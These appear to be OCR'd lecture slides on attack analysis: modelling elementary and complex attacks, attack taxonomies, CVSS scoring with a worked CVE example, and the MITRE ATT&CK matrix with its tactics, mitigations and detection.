Attack analysis

Elementary vs complex attack


- Each attacker has a goal = system resources it aims to control or steal (exfiltrate) that it can achieve by acquiring distinct access rights on system modules
- Usually these rights may be acquired by composing several elementary attacks against distinct modules = privilege escalation, lateral movements
- This requires other actions besides elementary attacks
- The resulting attack is denoted as complex attack, penetration, intrusion
- A plan is a complex attack where each elementary attack is required to reach the goal. Non minimal complex attack arise due to lack of information

Lack of information

Due to lack of
Information,
2 is attacked even
If it useless

Sequence 1;2;3

Minimal 1;3



Modelling an elementary attack - I

Any attack can be modelled through (at least) six attributes

1. precondition
   - rights on system modules
   - resources
   - competences
   - info
2. post condition
   - rights on system modules
3. enabling vulns (component, vulnerabilities)
4. actions to be executed
5. success probability
6. noise

Notice these attributes include the tuple to decide whether an attacker can execute an attack

Modelling an elementary attack - II

- The attack post condition is the set of access rights granted by a successful execution of the attack
- The attacker access rights after an attack always include those before the attack (monotone acquisition)
- The actions to execute an attack include
  - Human actions
  - Program execution
- Fully automated attack = no human actions
- Noise = events the attack generates and that enable the detection of the attack = the detection probability

Example -I

- To implement a buffer overflow, an attacker needs
  - The rights to invoke a procedure (rights)
  - How to write parameter to inject the code to execute (know how)
  - The memory map to determine the parameter size (info)
- Fully automated attack
- Success probability = depends on controls in the attacked system and on the exploit accuracy
- If the attack is successful, the injected program is executed as root and it can access any resource

Example -II

- The attack noise is a function of the checks that the target system executes and that make it possible to detect or prevent the attack
- These checks influence both the success probability and the noise as they can
  - only discover (log) or
  - prevent (type -canary) the attack

Attack taxonomies

- Several alternative attack taxonomies are focused on just one feature/attribute of the attack
  - Enabling vuln
  - The agent that can implement the attack
  - The impact produced by the attack
  - The target component
- All these properties are important but a risk assessment should be focused on several features simultaneously

An example of an elementary attack taxonomy

1. Buffer/stack/heap overflow
2. Exchanged information is illegally read (sniffing)
3. Some of the legal messages of a legal user are repeated (replay attack)
4. Interface operations invoked in an unexpected order (interface attack)
5. Interception and manipulation of information exchanged between two entities (man-in-the-middle)
6. Information flows are diverted
7. Time-to-use Time-to-check (Race condition)
8. XSS (cross site scripting)
9. Covert channel (Bell -Lapadula policy)
10. Impersonating (Masquerading)
    1. A user
    2. A machine (IP spoofing, DNS spoofing, Cache poisoning)
    3. A connection (connection stealing/insertion)

Cryptographic elementary attacks

A dedicated taxonomy

a) Brute force attack
b) Differential cryptanalysis
c) Linear cryptanalysis
d) Meet-in-the-middle attack
e) Chosen-ciphertext attack
f) Chosen-plaintext attack
g) Ciphertext-only attack
h) Known-plaintext attack
i) Power analysis
j) Timing attack
k) Man-in-the-middle attack

Elementary attacks against the TCB

- **bypassing**
- **tampering**
- **direct attack (by exploiting vulns in TCB)**
- **misused**

Another metrics

- The model measure the danger of a vulnerability through 5 orthogonal (independent) coordinates
- This maps each elementary attack into a point in a 5 dimensions space
  - Technology competence
  - Info on the target system
  - Attack experience
  - Probability of opportunity
  - Devices

Danger decreases with the distance from the origin of the space

Danger of an elementary attack

The danger of an attack decreases as the value increases

Independent Parameter	Rating	Value
Knowledge of the Technology	Inexperienced-Layman	0
	Low-experience-Layman	1
	Proficient	2
	Expert	3
Knowledge of the TOE	None	0
	Restricted	1
	Sensitive	2
	Critical	3
Knowledge of Exploitation	Inexperienced-Layman	0
	Low-experience-Layman	1
	Proficient	2
	Expert	3
Opportunity	Easy	0
	Some Effort	1
	Difficult	2
	Improbable	3
Equipment	Standard	0
	Higher Average	1
	Specialised	2
	Bespoke	3

Common *Vulnerability* Scoring System

- An open framework for communicating characteristics and impacts of IT vulnerabilities in a context indipendent way
- Consists three metric groups: *Base, Temporal,* and *Environmental*
  - Base metric : constant over time and with user environments
  - Temporal metric : change over time but constant with user environment
  - Environmental metric : unique to user environmen
- Recently added the
  - Authorization metrics
  - Personalization metrics


cvss Common Vulnerability Scoring System

- An attempt to classify vulnerability by evaluating the severity of the attacks they enable, an alternative solution to threat intelligence to discover the vulnerability to patch first

- Highest severity vulnerability enables highly critcal attacks hence
- Highest severity vulnerability should be patched before other ones

- Ranking vulnerabilities in a system indipendent way is a bad idea, furthermore there is a huge number of vulnerability that have a high rank
- Complex attacks shows that severity is a system dependent notion

CVSS (Cont'd)



CVSS metric groups

Each metric group has sub-matricies

Each metric group has a score associated with it

Score is in the range 0 to 10

Access Vector

This metric takes into account the proximity condition to exploit a vulnerability

- Local Network = the same network
- Adjacent Network
- Network

Access Complexity

This metric measures the complexity of the attack to exploit the vulnerability

- High: Specialized access conditions exist
- Medium: The access conditions are somewhat specialized
- Low: Specialized access conditions do not exist

Authentication

This metric measures the number of times an attacker must authenticate to a target to exploit a vulnerability

- Multiple: The attacker needs to authenticate two or more times
- Single: One instance of authentication is required
- None: No authentication is required

Confidentiality Impact

This metric measures the impact attack on Confidentiality, the disclosure of information

- None: No Impact
- Partial: There is a considerable disclosure
- Complete: There is total disclosure

Similar metrics for the Integrity Impact and the Availability Impact

Base Score

Base Score = Function(Impact, Exploitability)

Impact =

10.41 * (1-(1-ConImp)*(1-IntImp)*(1 AvailImpact))

Exploitability =
20*AccessV*AccessComp*Authentication

Base Score Example CVE-2002-0392

- Apache Chunked Encoding Memory Corruption

BASE METRIC	EVALUATION	SCORE
Access Vector	[Network]	(1.00)
Access Complex.	[Low]	(0.71)
Authentication	[None]	(0.704)
Availability Impact	[Complete]	(0.66)


Impact = 6.9 Exploitability = 10.0

BaseScore = (7.8)

A context dependent approach

- It is meaningless (and dangerous) to evaluate the danger of an attack independently of the target system
- Any evaluation should consider the context of the whole system = all the complex attacks it enables because a pair of low rank vulnerabilities may be more risky than just one high rank vulnerability
- Let us classify target systems. ...

A pyramid



To understand the possible complex attacks we need to classify a system in the pyramid

Higher levels also have to face the intrusions of the lower ones

Mass= Untargeted Intrusion

Take advantage of the openness of the Internet

- phishing - sending emails to large numbers of people asking for sensitive information (such as bank details) or encouraging them to visit a fake website
- water holing - setting up a fake website or compromising a legitimate one in order to exploit visiting users
- ransomware - it includes disseminating disk encrypting extortion malware
- scanning - attacking wide swathes of the Internet at random

Targeted Intrusion


Tailored to attack systems, processes or personnel, in the office and sometimes at home.

- those we are discussing here
- spear-phishing - sending emails to targeted individuals that could contain an attachment with malicious software, or a link that downloads malicious software
- DDOS (Distributed Denial of Service) attack through a botnet
- subverting the supply chain - to attack equipment or software being delivered to the organisation

Targeted Intrusion: Attack Surface

- The attack surface of an attacker A against a system S includes all the first elementary attacks A can implement in an intrusion against S
- Sometime attack surface is used to denote the components that are the target of the first attacks of A
- The attack surface of S depends upon the legal rights of A, hence it changes with A
- The attack surface of an insider is much larger than the one of an outsider

The pyramid



Initially we describe intrusions against these systems

Elementary vs complex targeted attack

- In a complex system the attacker composes elementary attacks into a complex one (intrusion, privilege escalation) to increase its rights till reaching one of its goals
- Intelligent attackers build/ and implement several actions to implement an intrusion against their target = an action chain
- The attack chain is the subsets of the actions chain with all the attacks
- Attack chain = The precondition of each elementary attack in the chain is included in the attacker rights after the previous attacks in the chain (the union of the postconditions of these attacks plus any initial rights)

Elementary vs complex targeted attack

To reach a goal, an attacker needs to execute both elementary attacks and other actions


– Host discovery:	which are the hosts in a network
– Topology discover:	message routing in the network
– Vulnerability discovery:	the vulnerability of an host
– Attack selection:	choose the attack to execute
– Failure handling:	handle an attack failure
– Defence evasion:	avoid defence mechanisms
– Persistence	remain in the system

All these actions takes time and increase the overall attack time

Information discovery and attack are interleaved, this is not planning

Complex Targeted Attack

Attackers Move Methodically to Gain
Persistent & Ongoing Access to Their Targets As Described in the MITRE Att&ck matrix



At organizations in the last year, the typical target attack went undetected for 273 days.

MITRE ATT&CK MATRIX

- MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) is a knowledge base and model for cyber adversary behavior
- It reflects the various phases of an adversary's attack lifecycle (attack plan, complex targeted attack) in a specific technological domain
- Describes TTP, tactics, techniques and procedures an adversary uses to reach its goal
- Each adversary is characterized through the TTPs it uses (threat analysis)

MITRE ATT&CK MATRIX

TTP

- Tactics, denoting short-term, tactical adversary goals during an attack

  (the matrix columns);

  - Techniques, describing the means by which adversaries achieve tactical goals

    (the individual cells);

    - Procedures = Documented adversary usage of techniques and other metadata
    - Mitigation = How to defend from a technique
    - Detection = How to discover procedures of a technique

Technological domains

- Entreprise – 12 tactics
- ICS – 11 tactics
- Mobile – 13 tactics
- Pre-Att&ck – 26 tactics

each characterized by a set of TTPs

Entreprise - Tactics

- Initial Access – 11
- Execution - 34
- Persistence - 63
- Privilege Escalation - 32
- Defense Evasion - 73
- Credential Access - 23
- Discovery - 25
- Lateral Movement - 20
- Collection - 14
- Command and Control - 22
- Exfiltration - 10
- Impact - 16

TTP – Example - I

- Tactic = Privilege Escalation =

  adversaries use to gain higher-level permissions on a system or network Adversaries enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives

- 32 techniques, among them
  - Exploitation = Exploitation of a software vulnerability occurs when an adversary takes advantage of an error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code.
  - Process injection = Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection .

TTP – Example - II

Exploitation – 15 Procedures among them

- APT32 has used CVE-2016-7255 to escalate privileges.
- APT33 has used a publicly available exploit for CVE-2017-0213 to escalate privileges on a local system.
- Cobalt Group has used exploits to increase their levels or privileges
- Cobalt Strike can exploit vulnerabilities such as MS14-058.[4]
- CosmicDuke attempts to exploit privilege escalation vulnerabilities CVE-2010-0232 or CVE-2010-4398.
- Empire can exploit vulnerabilities such as MS16-032 and MS16-135.[5]
- FIN6 has used tools to exploit Windows vulnerabilities in order to escalate privileges. The tools targeted CVE-2013-3660, CVE-2011-2005, and CVE-2010-4398, all could allow local users to access kernel-level privileges.
- FIN8 has exploited the CVE-2016-0167 local vulnerability.[20][21]

TTP – Example - III

Exploitation – Mitigation = Countermeasures

- Application Isolation and Sandboxing = Make it difficult for adversaries to advance their operation through exploitation of undiscovered or unpatched vulnerabilities by using sandboxing. Other types of virtualization and application microsegmentation may also mitigate the impact of some types of exploitation.
- Exploit Protection = Security applications that look for behavior used during exploitation such as WDEG and EMET can mitigate some exploitation behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring.
- Threat Intelligence Program = Develop a robust cyber threat intelligence capability to determine what types and levels of threat may use software exploits and 0-days against a particular organization.
- Update Software = Update software regularly by employing patch management for internal enterprise endpoints and servers

TTP – Example - IV

Exploitation – Detection

Detecting software exploitation may be difficult depending on the tools available. Software exploits may not always succeed or may cause the exploited process to become unstable or crash. Also look for behavior on the endpoint system that might indicate successful compromise, such as abnormal behavior of the processes. This could include suspicious files written to disk, evidence of Process Injection for attempts to hide execution or evidence of Discovery.

